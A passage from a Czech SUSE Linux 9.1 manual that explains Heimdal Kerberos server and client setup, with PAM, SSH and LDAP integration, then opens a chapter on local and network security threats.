Pokud provádíte zálohu databáze Kerbera (/var/heimdal/heimdal.db), nezalohujte s ní na stejné médium stash soubor (/var/heimdal/m-key). Pokud tak učiníte, bude moci každý, kdo se k médiu se zálohou dostane, dešifrovat databázi. Na druhou stranu je určitě vhodné si udělat také zálohu stash souboru. Uložte ho na jiné médium než databázi a toto médium uložte na bezpečné místo. Stash soubor se vám bude hodit pro případ, že by bylo nutné rekonstruovat databázi.

Hlavní klíč vytvoříte zadáním příkazu kstash:

```
kstash
```

```
Master key:<zadejte heslo>
```

```
Verifying password - Master key:<opakujte heslo>
```

Vytvoření domény

Na závěr musíte do databáze vložit domény. Spusťte nástroj kadmin s parametrem -l, jak ukazuje příklad dále. Volba -l nastaví lokální přístup do databáze. Jako výchozí je nastavení přístupu přes síť. V tomto případě by však ještě nebyl funkční, protože doposud nebyl spuštěn.

Nyní pomocí programu kadmin inicializujete doménu. Program se vás zeptá na několik nastavení. Nejlepší je přijmout výchozí nabízené hodnoty tak, že jednoduše stisknete klávesu **(Enter)**, aniž byste zadávali nějakou hodnotu:

```
kadmin -l
```

```
kadmin> init SAMPLE.COM
```

```
Realm max ticket life [unlimited]: <stiskněte Enter>
```

```
Realm max renewable ticket life [unlimited]: <stiskněte Enter>
```

Nastavení překontrolujete příkazem list:

```
kadmin> list *
```

```
default@SAMPLE.COM
```

```
kadmin/admin@SAMPLE.COM
```

```
kadmin/hprop@SAMPLE.COM
```

```
kadmin/changepw@SAMPLE.COM
```

```
krbtgt/SAMPLE.COM@SAMPLE.COM
```

```
changepw/kerberos@SAMPLE.COM
```

V databázi se nyní nachází několik instancí. Všechny jsou pro interní použití Kerbera.

Vytvoření instancí

Dále si vytvoříte dvě Kerberos instance. Jednu normální pro každodenní práci a druhou pro administraci Kerbera. Předpokládejme, že je vaše přihlašovací

jméno newbie. Nastavení pak bude vypadat takto:

```
kadmin -l
```

```
kadmin> add newbie
Max ticket life [1 day]: <stiskněte return>
Max renewable life [1 week]: <stiskněte return>
Principal expiration time [never]: <stiskněte return>
Password expiration time [never]: <stiskněte return>
Attributes []: <stiskněte return>
newbie@SAMPLE.COM's Password: <zadejte heslo>
Verifying password: <opakujte heslo>
```

Výchozí nastavení přijmete stisknutím klávesy (Enter). Nezapomeňte si vybrat bezpečné heslo.

Další instance pojmenovanou newbie/admin vytvoříte na promptu kadmina příkazem add newbie/admin. Část admin připojená za uživatelským jménem se označuje jako role. Tuto roli použijete při správě databáze Kerbera. Každý uživatel může mít pro různé účely několik rolí. Role jsou zcela jiné účty se stejnými jmény.

Spuštění KDC

Start démonů KDC se skládá ze spuštění kdc (démon provádějící ověřování a dotazy na lístky), kadmind (server vzdálené správy) a kpasswd (změna hesla uživatelů). Ručně demony spustíte příkazy:

```
rckdc start
```

```
Starting kdc done
```

Zároveň se ujistěte, že se KDC spouští automaticky po restartu systému. To zajistíte příkazem insserv kdc.

Nastavení klienta Kerberos

Při konfiguraci Kerbera můžete postupovat dvěma různými způsoby. Můžete provést statickou konfiguraci pomocí souboru /etc/krb5.conf nebo dynamickou konfiguraci prostřednictvím DNS. Při použití DNS se aplikace budou snažit Kerberos vyhledat pomocí DNS záznamů. Při statické konfiguraci musíte vložit jméno KDC serveru do souboru krb5.conf. Tento soubor je pak nutné aktualizovat při přesunu KDC nebo změně domény.

Konfigurace založená na DNS je mnohem flexibilnější a méně náročná na čas administrátora. Vyžaduje však, aby se jméno DNS domény shodovalo se jménem domény Kerbera.

Konfigurace Kerbera prostřednictvím DNS představuje vzhledem k použití další síťové služby jisté malé bezpečnostní riziko (např. selhání služby při selhání DNS serveru).

Statické nastavení

Jeden ze způsobů konfigurace Kerbera je editace souboru `/etc/krb5.conf`. Soubor obsahuje po instalaci již několik záznamů, které slouží jako příklady. Před spuštěním všechny tyto příklady smažte. Soubor `krb5.conf` se skládá z několika částí. Každá část je jasně označena jménem. Jméno je uzavřeno do závorek `[takto]`.

Klienty Kerberos nastavíte tak, že soubor `krb5.conf` upravíte takto (`kdc.sample.com` je jméno KDC):

```
[libdefaults]
    default_realm = SAMPLE.COM

[realms]
    SAMPLE.COM =
        kdc = kdc.sample.com
        kpasswd_server = kdc.sample.com
        admin_server = kdc.sample.com
```

Obsah souboru 68: Úprava souboru `krb5.conf`

Do řádky `default_realm` napište výchozí doménu Kerbera. Pokud máte domén více, vyberte jednu výchozí a ostatní napište do sekce `[realms]`.

Při připojení ke vzdálenému počítači potřebuje Kerberos také informace do jaké domény tento počítač patří. To nastavíte v sekci `[domain_realms]`:

```
[domain_realm]
    .sample.com = SAMPLE.COM
    www.foobar.com = SAMPLE.COM
```

Obsah souboru 69: Nastavení domény

Tím nastavíte, že všechny počítače z DBS domény `sample.com` patří do domény `SAMPLE.COM` Kerbera. Navíc všechny externí počítače z DNS domény `www.foobar.com` budou do `SAMPLE.COM` také náležet.

Konfigurace založená na DNS

Konfigurace založená na využívá SRV záznamů (viz *RFC2052 A DNS RR for specifying the location of services* na stránce <http://www.ietf.org>). Tyto záznamy nejsou podporovány ve starších verzích BIND. Pokud tedy chcete použít tento způsob konfigurace, ujistěte se, že máte nainstalován BIND verze 8 nebo vyšší.

Jméno SRV záznamu je vždy ve formátu `_service._proto.realm`, kde `realm` je doména Kerbera. DNS na rozdíl od Kerbera u jména domény nerozpoznává velká a malá písmena. Věnujte této skutečnosti při konfiguraci pozornost. Část `_service` představuje jméno služby (např. při kontaktu s KDC se použije jiné jméno než při kontaktu se službou správy hesel). Část `_proto` může být nastavena na `_udp` nebo `_tcp`. Některé služby však podporují pouze jeden z těchto protokolů.

Datová část SRV zdrojových záznamů se skládá z informací o prioritě, váze, číslu portu a jménu počítače. Priorita definuje pořadí (čím nižší je tato hodnota, tím vyšší je priorita). Váhou se zde rozumí zatížení mezi server se stejnou prioritou. Tato nastavení pravděpodobně nikdy nebudete potřebovat a můžete je nastavit na nulu.

Heimdal Kerberos při vyhledávání služeb hledá tato jména:

`_kerberos` Umístění KDC démona (ověřovací a ticket granting server). Typický záznam vypadá takto:

```
_kerberos._udp.SAMPLE.COM.  IN  SRV      0 0 88 kdc.sample.com.
_kerberos._tcp.SAMPLE.COM.  IN  SRV      0 0 88 kdc.sample.com.
```

Obsah souboru 70: Umístění KDC démona

`_kpasswd` Umístění password changing serveru. Typický záznam vypadá takto:

```
_kpasswd._udp.SAMPLE.COM.  IN  SRV      0 0 464 kdc.sample.com.
```

Obsah souboru 71: Umístění password changing serveru

Protože `kpasswd` nepodporuje TCP, nemělo by jít o `_tcp` záznam.

`_kerberos-adm` Umístění vzdálené správy. Typický záznam vypadá takto:

```
_kerberos-adm._tcp.SAMPLE.COM.  IN  SRV      0 0 749 kdc.sample.com.
```

Obsah souboru 72: Typická záznam umístění vzdálené správy

Protože `kadmind` nepodporuje UDP, nemělo by jít o `_udp` záznam.

Stejně jako u statické konfigurace i zde máte možnost informovat o zařazení počítače do domény Kerbera `SAMPLE.COM`, přestože tento počítač není v DNS doméně `sample.com` DNS. To můžete provést připojením TXT záznamu do `_kerberos.hostname`, jako v tomto příkladě:

```
_kerberos.www.foo.bar.com. IN TXT "SAMPLE.COM"
```

Obsah souboru 73: Zařazení počítače do domény

Nastavení časové odchylky

Časová odchylka je tolerance, jakou připouští Kerberos u časového razítka příchozích lístků v porovnání s vlastním časem. Obvykle je nastavena na 300 sekund nebo 5 minut. To znamená, že se časové razítko příchozího lístku může lišit o pět minut vpřed nebo vzad oproti času na KDC.

Pokud k časové synchronizaci používáte NTP, měli byste hodnotu snížit pod minutu. Časovou odchylku nastavíte v souboru `/etc/krb5.conf` takto:

```
[libdefaults]
    clockskew = 120
```

Obsah souboru 74: Nastavení časové odchylky

Vzdálená správa Kerbera

Vzdálení správa umožňuje vkládat nebo mazat instance z databáze Kerbera, aniž byste měli fyzický přístup k jeho konzoli. Vzdálenou správu musíte nejdříve povolit a zadat počítače, z nichž ji lze provádět. To provedete v souboru `/var/heimdal/kadmind.acl` (ACL je zkratka z Access Control List). ACL soubory umožňují nastavit podrobněji přístupová práva a zvýšit tak bezpečnost systému. Více informací najdete v manuálové stránce `man 8 kadmind`.

Pokud chcete práva správy udělit sami sobě, stačí do souboru napsat:

```
newbie/admin all
```

Obsah souboru 75: Nastavení práv správce

Část `newbie` změňte na své skutečné uživatelské jméno. Aby se změny projevily, restartujte KDC.

Použití programu kadmin

K vzdálené správě Kerbera se používá program kadmin. Nejdřív získáte lístek administrátora a pak se připojíte k kadmin serveru:

```
kinit newbie/admin newbie/admin@SAMPLE.COM's Password: <enter
password> /usr/sbin/kadmin kadmin> prvs change-password, list,
delete, modify, add, get
```

Příkazem prvs ověřujete, jaká práva máte. Seznam v příkladě ukazuje všechna dostupná práva.

V následujícím příkladě změňte instanci newbie:

```
kadmin> mod newbie Max ticket life [1 day]:2 days Max renewable
life [1 week]: Principal expiration time [never]:2004-01-01
Password expiration time [never]: Attributes []:
```

Předchozí příkazy změnily maximální životnost lístku na dva dny a vypršení účtu na 1. ledna 2004.

Základní příkazy programu kadmin

Aby byla vaše orientace snazší, nabízíme Vám základní přehled příkazů kadmin. Více informací najdete v manuálové stránce manuálová stránka pro kadmin (man 8 kadmin).

add instance vložení nové instance

modify instance editace vlastností instance, např. životnost lístku a vypršení účtu

delete instance odstranění instance

rename instance newname přejmenování instance na **newname**

list vzor seznam všech instancí odpovídajících vzoru. Vzor může využívat zástupné znaky jako list newbie*. Tento příkaz by v našem případě vypsalo newbie a newbie/admin.

get instance zobrazení detailních informací o instanci

passwd instance změna hesla instance

Nápovědy u všech příkazů vyvoláte napsáním (?) a (Enter). To platí i pro prostředí promptu vytvořeného příkazy modify a add.

Ve vzdáleném režimu není k dispozici příkaz init. Novou doménu vytvoříte pouze v lokálním módu (použitím parametru -l). To samé platí pro vytváření a mazání databáze pomocí příkazů dump, load a merge.

Vytvoření Kerberos instance počítače

Aby každá stanice měla informaci o tom, do jaké domény Kerbera náleží a jaké KDC má kontaktovat, musí mít vytvořenou instanci. Mimo potřeby ověření na serverech se musí totiž jednotlivé služby ověřovat i na klientech. Pro tyto účely musí být v databázi Kerbera také zvláštní instance počítače pro každý počítač v doméně.

Konvence pro zápis instance počítače je následující:

host/**hostname**@**REALM**

Proměnná **hostname** je jméno počítače včetně domény (fully qualified host name). S instancemi počítače se pracuje podobně jako s instancemi uživatelů. Významným rozdílem je skutečnost, že klíč instance uživatele je chráněn heslem. Pokud uživatel žádá na serveru o ticket-granting lístek, musí zadat heslo.

Místo toho je klíč potřebný k dešifrování iniciačního lístku pro instanci počítače získáván jednou od administrátora KDC a uložen v lokálním souboru pojmenovaném `keytab`. Služby jako SSH načtou tento klíč a použijí ho k získání lístku. Výchozí klíč se nachází v souboru `/etc/krb5.keytab`.

Instanci počítače `machine.sample.com` vytvoříte v programu `kadmin` zadáním příkazů:

```
kinit newbie/admin newbie/admin@SAMPLE.COM's Password: <type
password> kadmin add -r host/machine.sample.com Max ticket life
[1 day]: Max renewable life [1 week]: Principal expiration time
[never]: Password expiration time [never]: Attributes []:
```

Místo nastavení hesla použijete parametr `-r`, který předá programu `kadmin` informaci, aby vytvořil náhodný klíč.

Následně vyjměte klíč a uložte ho v lokálním souboru `/etc/krb5.keytab`. tento soubor musí patřit superuživateli, takže pro následující příkaz musíte být přihlášení jako uživatel `root`:

```
ktutil get host/machine.sample.com
```

Po ukončení se ujistěte, že jste zničili administrátorský lístek získaný příkazem `kinit` zadáním:

```
kdestroy.
```

Povolení podpory PAM pro Kerberos

SuSE Linux obsahuje PAM modul pojmenovaný `pam_krb5`. Tento modul mohou používat aplikace stejně jako program pro přihlašování z konzole `su` nebo grafické přihlašovací aplikace jako `KDM`.

SuSE Linux obsahuje navíc i modul `pam_unix`, podporující Kerberos ověřování a aktualizaci hesel. Podporu `pam_unix` povolíte editací souboru `/etc/security/pam_unix2.conf`, který by měl obsahovat následující řádky:

```
auth:          use_krb5 nullok
account:       use_krb5
password:      use_krb5 nullok
session:       none
```

Obsah souboru 76: Nastavení podpory pam_unix

PO tomto nastavení budou všechny zadané programy používat pro ověřování Kerberos. Uživatelé, kteří nemají Kerberos instanci, `pam_unix` převede zpět na normální ověřovací mechanismus. Uživatelé s Kerberos instancí budou po tomto nastavení schopní měnit heslo pomocí příkazu:

```
passwd
```

Jakým způsobem je `pam_krb5` používán ovlivníte editací souboru `/etc/krb5.conf` a vložte výchozí aplikace do `pam`. Více informací najdete v manuálové stránce `man 5 pam_krb5`.

Modul `pam_krb5` původně **nebyl** navržen pro síťové služby používající Kerberos lístky k ověřování uživatelů.

Konfigurace SSH pro ověřování pomocí Kerberos

OpenSSH podporuje Kerberos ověřování v obou verzích tj. jak 1 tak 2. Ve verzi 1 se k přenosu Kerberos lístků používají zvláštní zprávy. Verze 2 nepoužívá ověřování Kerberos přímo, ale dotazuje se GSSAPI ((angl. *General Security Services API*). Jedná se o rozhraní, které bylo navrženo obecně pro ověřovací systémy. Knihovna GSSAPI obsažená v SUSE Linuxu však obsahuje pouze podporu Kerberos.

Aby bylo možné používat `sshd` spolu s Kerberem, editujte soubor `/etc/ssh/sshd_config` a proveďte následující nastavení:

```
# These are for protocol version 1
KerberosAuthentication yes
KerberosTgtPassing yes
# These are for version 2
GSSAPIAuthentication yes
GSSAPIKeyExchange yes
```

Obsah souboru 77: Nastavení Kerbera

Po uložení nastavení restartujte SSH démona příkazem:

```
rcssh restart.
```

Při používání Kerbera spolu s verzí 2, proveďte povolení také na straně klienta. To můžete provést buď pro celý systém v souboru `/etc/ssh/ssh_config` nebo pro jednoho určitého uživatele v jeho domovském adresáři v souboru `~/.ssh/config`. V obou případech musí nastavení obsahovat tuto řádku:

```
GSSAPIAuthentication yes.
```

Nyní můžete používat Kerberos ověřování. Příkazem `klist` zjistíte, zda máte platný lístek a připojte se na SSH server. Při používání verze 1 použijte u příkazu volbu `-1`.

```
ssh earth.sample.com Last login:  Fri Aug 9 14:12:50 2002 from  
zamboni.sample.com Have a lot of fun...
```

Použití LDAP a Kerberos

V lokální síti můžete distribuovat informace (např. ID uživatelů, skupin, domovské adresáře atd.) pomocí LDAP. To vyžaduje velmi silnou metodu ověřování. Jedním z řešení je nasazení Kerbera.

OpenLDAP provádí ověřování pomocí SASL (Simple Authentication Session Layer). SASL je v zásadě síťový protokol navržený pro ověřování. SASL implementace v SUSE Linuxu se jmenuje `cyrus-sasl`, který podporuje i jiné ověřovací metody. Kerberos ověřování je prováděno pomocí GSSAPI (General Security Services API). Ve výchozím instalaci není SASL plugin pro GSSAPI nainstalován. Doinstalujte je ručně příkazem:

```
rpm -ivh cyrus-sasl-gssapi-*.rpm
```

Spojení Kerbera se OpenLDAP serverem povolíte vytvořením instance `ldap/earth.sample.com` a jejím vložení do tabulky klíčů:

```
kadmin add -r ldap/earth.sample.com  
ktutil get ldap/earth.sample.com
```

LDAP server `slapd` poběží jako uživatel a skupina `ldap`, ale soubor tabulky klíčů je čitelný pouze pro uživatele `root`. Buď nastavte LDAP server, aby běžel jako uživatel `root` nebo nastavte práva souboru tabulky klíčů pro čtení i pro uživatele `ldap`.

Jestliže chcete, aby `slapd` běžel jako `root`, editujte soubor `/etc/sysconfig/openldap`. Zakažte proměnné `OPENLDAP_USER` a `OPENLDAP_GROUP` zakomentováním.

Aby byl soubor tabulky klíčů čitelný skupinou LDAP, zadejte příkaz:

```
chgrp ldap /etc/krb5.keytab
chmod 640 /etc/krb5.keytab
```

Ani jedno z uvedených řešení není dokonalé. V současné době však není možné nastavit OpenLDAP tak, aby používal zvláštní soubor tabulky klíčů.

Pak restartujte LDAP příkazem:

```
rcldap restart.
```

Používání Kerberos ověřování s LDAP

Nyní můžete používat nástroje jako `ldapsearch`, spolu s Kerberos.

```
ldapsearch -b ou=People,dc=suse,dc=de '(uid=newbie)' SASL/GSSAPI
authentication started SASL SSF: 56 SASL installing layers [...]
# newbie, People, suse.de dn: uid=newbie,ou=People,dc=suse,dc=de
uid: newbie cn: Olaf Kirch [...]
```

Jak vidíte, `ldapsearch` vypisuje zprávy startu GSSAPI ověřování. Druhá řádka vypadá velmi složitě, ale zobrazuje jen to, že SSF ((angl. *Security Strength Factor*)) je 56. Hlavním obsahem této zprávy je však skutečnost, že GSSAPI ověřování bylo úspěšně spuštěno a vy nyní při LDAP spojení budete používat šifrování.

V Kerberovi je ověřování vždy tzv. mutual. Znamená to, že se musíte ověřovat vy na serveru, ale i server vám.

Kerberos ověřování a LDAP kontrola přístupu

Nyní každému uživateli povolíme měnit vlastnosti shellu přihlášení jejich LDAP záznamu. Budeme předpokládat, že nastavení pro uživatele `jan` je `uid=joe,ou=people,dc=suse,dc=de` a je uloženo v souboru `/etc/openldap/slapd.conf`:

```
# This is required for things to work_at all_
access to dn.base="" by * read
# Let each user change their login shell
access to dn="*,ou=people,dc=suse,dc=de" attrs=loginShell
    by self write
# Every user can read everything
access to *
    by users read
```

Obsah souboru 78: Nastavení uživatele

Druhá řádka povoluje ověřeným uživatelům zápis do vlastností `loginShell` jejich vlastní LDAP položky. Třetí řádka povoluje všem ověřeným uživatelům vstup bez práv zápisu do celého LDAP adresáře.

Jde jen o malou část skládanky, kterou LDAP server používá k tomu, jak uživatel Kerberos `joe@SAMPLE.COM` odpovídá LDAP distinguished name `uid=joe,ou=people,dc=suse,dc=de`. Tento typ mapování lze musíme nastavit ručně pomocí `saslExpr`. V našem případě do souboru `slapd.conf` vložíme:

```
saslRegexp
    uid=(.*) ,cn=GSSAPI ,cn=auth
    uid=$1 ,ou=people ,dc=example ,dc=com
```

Obsah souboru 79: Nastavení mapování

Abyste pochopili, jak vše pracuje, musíte vědět jak SASL ověřuje uživatele. OpenLDAP z distinguished name používá jméno uživatele z SASL (např. `joe`) a jméno pro SASL (`GSSAPI`). Výsledkem je `uid=joe,cn=GSSAPI,cn=auth`.

Pokud máte nastaven `saslRegexp`, bude se DN kontrolovat před informacemi SASL jako regulární výraz. Pokud bude souhlasit, nahradí se jméno druhým argumentem na `saslRegexp` výraz. Zástupný znak `$1` bude nahrazen podřetězcem odpovídajícím výrazu `(.*)`.

Vytvořit můžete i mnohem složitější výrazy. Pokud máte složitější adresářovou strukturu nebo schéma, kde uživatelské jméno není součástí DN, můžete k mapování SASL DN na DN uživatele použít vyhledávací výrazy.

Linux a bezpečnost

Základy

Než se dostaneme k jednotlivým ochranným mechanismům, pokusíme se vysvětlit, co všechno bezpečnost resp. zabezpečení počítače znamená. Jedná se především o následující požadavky:

1. Ochrana zdrojů
2. Přístup k informacím

3. Dostupnost dat
4. Integrita dat
5. Důvěrnost dat (soudní spisy, lékařské záznamy, bankovní transakce)
6. Ochrana soukromí

Tajemství *skutečně* bezpečného systému spočívá v souhře *všech* těchto požadavků. Navíc se nejedná pouze o zabezpečení proti přístupu neoprávněné osoby, ale také proti selhání hardwaru, jako je například výpadek disku a současně vadné zálohovací médium.

Pokud váš systém zpracovává transakce, je třeba držet se také ještě předpisů pro vedení účetnictví, tj. například zamezit přístup neoprávněné osoby k datům a uchovávat data o každé transakci nejméně po dobu 10 let.

Tip

Pravidelné zálohování je základem každé bezpečnostní koncepce. Patří sem i namátková kontrola integrity zálohy, tj. zda z ní lze bez problémů obnovit všechna zálohovaná data.

Tip

Obvyklé zdroje ohrožení počítačového systému jsou následující:

Uživatelé – jejich přímé připojení představuje patrně největší bezpečnostní riziko, a to jak vinou případné chybné obsluhy, tak i úmyslným vnitřním napadením v rámci podniku.

Síť – přes vzdálené připojení, typicky přes Internet, může být váš linuxový systém skenován automatickými nástroji a postupně testován, zda neobsahuje vhodnou bezpečnostní díru. Po nalezení takové skuliny se útočník (zpravidla opět automaticky pomocí skriptů) zabydlí v systému, nechá ho běžet a čeká na příležitost, kdy bude moci svůj nově získaný přístup využít.

Fyzické proniknutí – vloupání se k serveru a start z diskety, krádež, sabotáž.

Živelné události – počítačový systém zpravidla nevydrží povodeň, požár či zemětřesení.

Vadný hardware nebo software – ať již chybou v návrhu nebo selháním funkce. Mohou tím být ohrožena nejen data (například občasnými výpadky diskového řadiče), ale i samotná bezpečnost systému.

Paměťová média – jako diskety, pásky, CD a výměnné disky – se mohou poškodit nebo mohou být úmyslně či neúmyslně odcizena.

Elektromagnetické vyzařování – vychází z každého počítače, monitoru či síťového kabelu. Pomocí složitého odposlouchávacího zařízení z něj lze částečně nebo úplně rekonstruovat původní informace, a monitorovat tak váš systém. Vyzařování se často šíří i podél různých vedení (voda, vzduchotechnika, elektrická síť) na značné vzdálenosti. Navzdory všeobecně rozšířenému mínění vyzařují dokonce i některé monitory LCD.

V dalším se soustředíme na prvé dvě možnosti, představující riziko ze strany uživatelů a sítě, jež může promyšlené nasazení SUSE LINUXu z podstatné části eliminovat. Zbývající rizikové faktory již privátního uživatele tolik nezajímají a při budování firemní sítě se jim musí věnovat příslušní zodpovědní pracovníci.

V odst. *Lokální zabezpečení* na této straně a *Bezpečnost v síti* na straně 572 nejprve rozebereme možné formy útoku, dříve než v odst. *Nástroje* na straně 574 představíme jednotlivé nástroje, které nabízí SuSE Linux 9.1. Na závěr ještě přidáme několik všeobecně platných doporučení.

Lokální zabezpečení

Vhodným začátkem je pamatovat na zabezpečení soukromého počítače v lokální síti. I zde jsou namístě určitá opatření, třebaže není připojen k nechráněné síti nebo se připojuje pouze občas přes vytáčenou linku. Představte si, že vám někým přivedený host provede na vaší domácí party kanadský žertík a smaže vám disk, na kterém byla vaše disertační práce. Přitom ještě včera nebylo pozdě si data zabezpečit...

Startování

Nastavte systém tak, aby nešel spustit z diskety ani z CD. To provedete příslušným nastavením BIOSu. V BIOSu lze nastavit také heslo, které bude požadováno, kdykoliv budete chtít provést změny v jeho nastavení. Vhodným nastavením je povolit start systému pouze z pevného disku. Zaheslovat můžete také zavaděč linuxového systému. V takovém případě pak bude toto heslo požadováno při jakémkoliv jiném zadání startovacích parametrů, než jsou uvedeny jako výchozí.

Hesla

Linux jakožto víceuživatelský operační systém nabízí nejen nástroje pro správu uživatelů, ale i kompletní autentizační mechanismus. Třebaže se to zpočátku může zdát nepříjemné, hesla představují dobrou ochranu

proti cizímu proniknutí. Zajistěte proto, aby *každý* uživatel používal *plnohodnotné* heslo (o výběru hesla již bylo napsáno dostatek pravidel, užitečné rady najdete v odst. *Všeobecné zásady na závěr* na straně 580).

Poznámka

Nezapomeňte se přesvědčit, že na vašem systému nezůstal žádný automaticky vytvořený vzorový uživatel bez hesla či s průhledným heslem – to je názorná ukázka bezpečnostní díry, kterou se útočník může časem dostat i na vytouženého uživatele `root`, jehož heslo byste měli zvláště střežit.

Poznámka

V případě fyzického proniknutí k počítači však nepomůže ani sebelepší linuxové heslo. Zde je třeba všemi prostředky zabránit nebo alespoň co nejvíce ztížit nastartování počítače z externího média (zpravidla startovací diskety), aby se útočník nemohl přihlásit jako uživatel `root`, aniž by znal heslo.

Prvním opatřením je zakázat v BIOSu počítače start z čehokoli jiného než z média se startovacím oddílem Linuxu (v BIOSu je to zpravidla DISK C).

Upozornění

Aby nemohl útočník tento zákaz v BIOSu zrušit, doporučuje se ještě nastavit heslo pro přístup k nastavení BIOSu. (To nemá co dělat s Linuxem, ale s *hardwarem* – toto heslo se uloží na základní desce počítače do paměti CMOS nebo FLASH.) Pokud toto heslo zapomenete, je třeba odšroubovat kryt počítače a smazat ho v paměti počítače jumperem podle návodu k základní desce. Aby útočník nemohl udělat ani toto, je třeba kryt zamykat a skříň zabezpečit.

Upozornění

Heslem se dají zabezpečit také zavaděče LILO a GRUB. Základní informace najdete v kapitolách o těchto zavaděčích *Startování systému* na straně 137 a *Startování systému se zavaděčem GRUB* na straně 141.

Další již náročnější kroky jsou mechanicky upevnit celý počítač, aby nešel rozebrat ani odnést, či pečlivě zamykat nebo dokonce střežit místnost se servery.

Přístupová práva

Žádný uživatel by neměl mít nastavena příliš vysoká práva, aby při úmyslném či neúmyslném ohrožení systému mohl způsobit jen min-

imální škodu. Rovněž přihlašovat se jako `root` by nemělo být povoleno každému a dokonce i sám správce systému v době, kdy pracuje na běžných úlohách, by měl být přihlášen jako jeden z uživatelů. Je to dobrý filtr proti vlastním neúmyslným chybám, které se vždycky najdou

Přetečení úseku paměti a jiné útoky

Velice populární metodou mezi ctižádostivými hackery je získat vytoužená práva uživatele `root` na cizím počítači záměrně vyvolaným přetečením některého úseku paměti, známým jako (angl. *buffer overrun*) nebo (angl. *stack smashing*). Cílem útočníka je přepsat statická pole v uživatelském zásobníku spuštěného programu (např. zadáním nesmyslně dlouhých hodnot sousedních proměnných) obsahem, který spustí nějaký příkaz – v ideálním případě samotný příkazový interpret.

Kandidáty k útoku zde představují programy s pevnými mezemi polí, kde programátor nezajistil kontrolu jejich přetečení (typicky textové řetězce v jazyku C).

Zvláštní pozornosti hackerů se těší programy s nastaveným `suid`-bitem nebo `sgid`-bitem, které se spustí s právy vlastníka spuštěného souboru namísto práv uživatele, který spuštění způsobil. Typicky se jedná o dočasné přidělení práv uživatele `root` programům přistupujícím k systémovým souborům (např. příkaz `passwd`), které by jinak obyčejný uživatel nesměl spustit.

Cílem kvalitních distribucí, jakou se snaží být i SUSE LINUX, je udržet minimální počet takových programů a ty zabezpečit proti útoku. Dále se doporučuje sledovat internetové linuxové stránky a v případě ohlášení nové bezpečnostní díry neprodleně použít tam uvedená doporučená opatření, která bývají zpravidla účinná.

Další forma útoku na privilegované programy a běžící služby může být tzv. (angl. *link attack*). Vinou programů, pracujících ve veřejně přístupných adresářích, lze převést data do zcela odlišných souborů, čímž se zpochybní bezpečnost systému, případně se systém zcela zhroutí.

Aby se omezil počet `suid`- a `sgid`-souborů, je možné v SUSE LINUXu pomocí konfiguratoru `YoST` v menu 'Správa systému', 'Nastavení bezpečnosti systému' ve formuláři 'Přístupová práva k souborům nastavit na:' zadat bezpečná případně paranoidní. Jaká práva se nastaví, o tom se pak přesvědčíte v souborech `/etc/permissions.secure` a `/etc/permissions.paranoid`.

Než se však rozhodnete pro volbu `paranoid`, ujistěte se prosím, že tím nebude systém příliš okleštěn.

Složitost a rozsáhlost kódu systému X Window (XFree86) pravidelně přitahuje pozornost hackerů. Reakcí ze strany SUSE LINUXu bylo, že X server a příslušné

knihovny již nemají nastavený `suid-bit`. Za jistých okolností to ovšem může být brzdou v komunikaci klient-server.

Pro spouštění vzdálených programů pod X Window je nevhodnější použít balík `ssh` ze série `sec`. Pro jeho komerční využití se laskavě seznamte s licenčními podmínkami v souboru `/usr/share/doc/packages/ssh/COPYING`. Program `ssh` existuje i ve verzích pro jiné platformy než Linux. Přes jeho bezpečnost není tzv. *X11 forwarding* stále bez rizika, a proto se mu pokuste vyhnout.

Poznámka

Na kritických serverech (souborové servery, ftp servery, routery) se z důvodu dosažení maximálního výkonu systém X Window stejně nedoporučuje, a tak tam tento bezpečnostní problém odpadá.

Poznámka

Viry a trojské koně

Ještě donedávna byly různé typy virů postrachem, a to nejen domácích, ale i firemních počítačů, protože přenos DOSových programů na disketách představoval ideální půdu pro jejich šíření.

Dosud jsou však naštěstí známy pouze 2 (slovy dva :-) viry schopné života pod Linuxem. Je to zejména díky tomu, že aplikační programy pod Linuxem jsou pravidelně recompileovány z revidovaných zdrojů, navíc základ SUSE LINUXu lze považovat za čistý, takže pokud se budete držet prvního pravidla *Všeobecné zásady na závěr* na straně 580, nemělo by vám od klasických virů hrozit nebezpečí.

Jiná situace je však u stále populárnějších *makrovirů*, které se šíří elektronickou poštou předáváním infikovaných souborů v některém z formátů MS Office. Dokud se však tento formát a nebezpečné funkce v jeho implementaci nedostanou do Linuxu (a to je naštěstí v plném rozsahu nepravděpodobné), nehrozí doufejme nebezpečí ani tady.

Stále častější použití SUSE LINUXu na poštovních serverech jako *Mail Transfer Agent* přináší navíc zajímavou možnost ověřovat odchozí poštu na případné makroviry a podezřelé zprávy filtrovat.

Trojské koně se od virů liší svou podstatou. Jsou to zpravidla přímo či nepřímo spustitelné soubory, předstírající užitečnost, zatímco též nějakým skrytým způsobem uškodí. Příkladem je modifikovaná přihlašovací výzva (`login`), ukládající uživatelské jméno a heslo do útočnickova souboru nebo zasílající je kamsi e-mailem. Zpočátku to sice může být nevinná hra, ale pokud dojde až na čísla kreditních karet a hesla k nim, zábava zde rychle končí.

Třebaže možnost zatažení trojského koně z Internetu nebo e-mailu není zatím nijak velká, je to velmi pravděpodobné u již úspěšně narušeného systému, kde za sebou útočník zanechává zadní vrátka, aby mohl později systém používat ke svým účelům. Odhalení trojského koně může proto vyvolat pochyby o současné bezpečnosti celého systému, a být tak důvodem k jeho rychlému přeinstalování.

Třebaže nebude nikdy existovat stoprocentní ochrana proti virům a trojským koňům, může k ní významně přispět dobrý virový skener spolu s opatrností při kopírování disket a cizích programů a zachovávání pravidel podle odst. *Všeobecné zásady na závěr* na straně 580. Rovněž použití programů jako je *tripwire*, balík *tripwire*, série *sec* se hodí pro identifikaci cizího kódu – viz odst. na straně 575.

Bezpečnost v síti

Z málokterého počítače dnes již netrčí alespoň nějaký drát do světa. Právě vynikající síťové vybavení Linuxu láká k propojování linuxového počítače – přes LAN, modem, ISDN, případně jako brána pro celé sítě. Tím se ovšem násobí nebezpečí útoku přes síť.

Při použití firewallu lze zabránit většině forem útoku. Třebaže použité porty protokolu TCP/IP zůstávají stále otevřené, použitím vhodných nástrojů se riziko významně zmenší.

Pravděpodobnost, že se počítač stane cílem útoku při 30-minutovém čtení pošty přes vytáčenou linku je stále zanedbatelná, u pronajaté linky je však třeba o zabezpečení rozhodně uvažovat. V dalším krátce popíšeme nejdůležitější formy útoku.

Odposlech linky

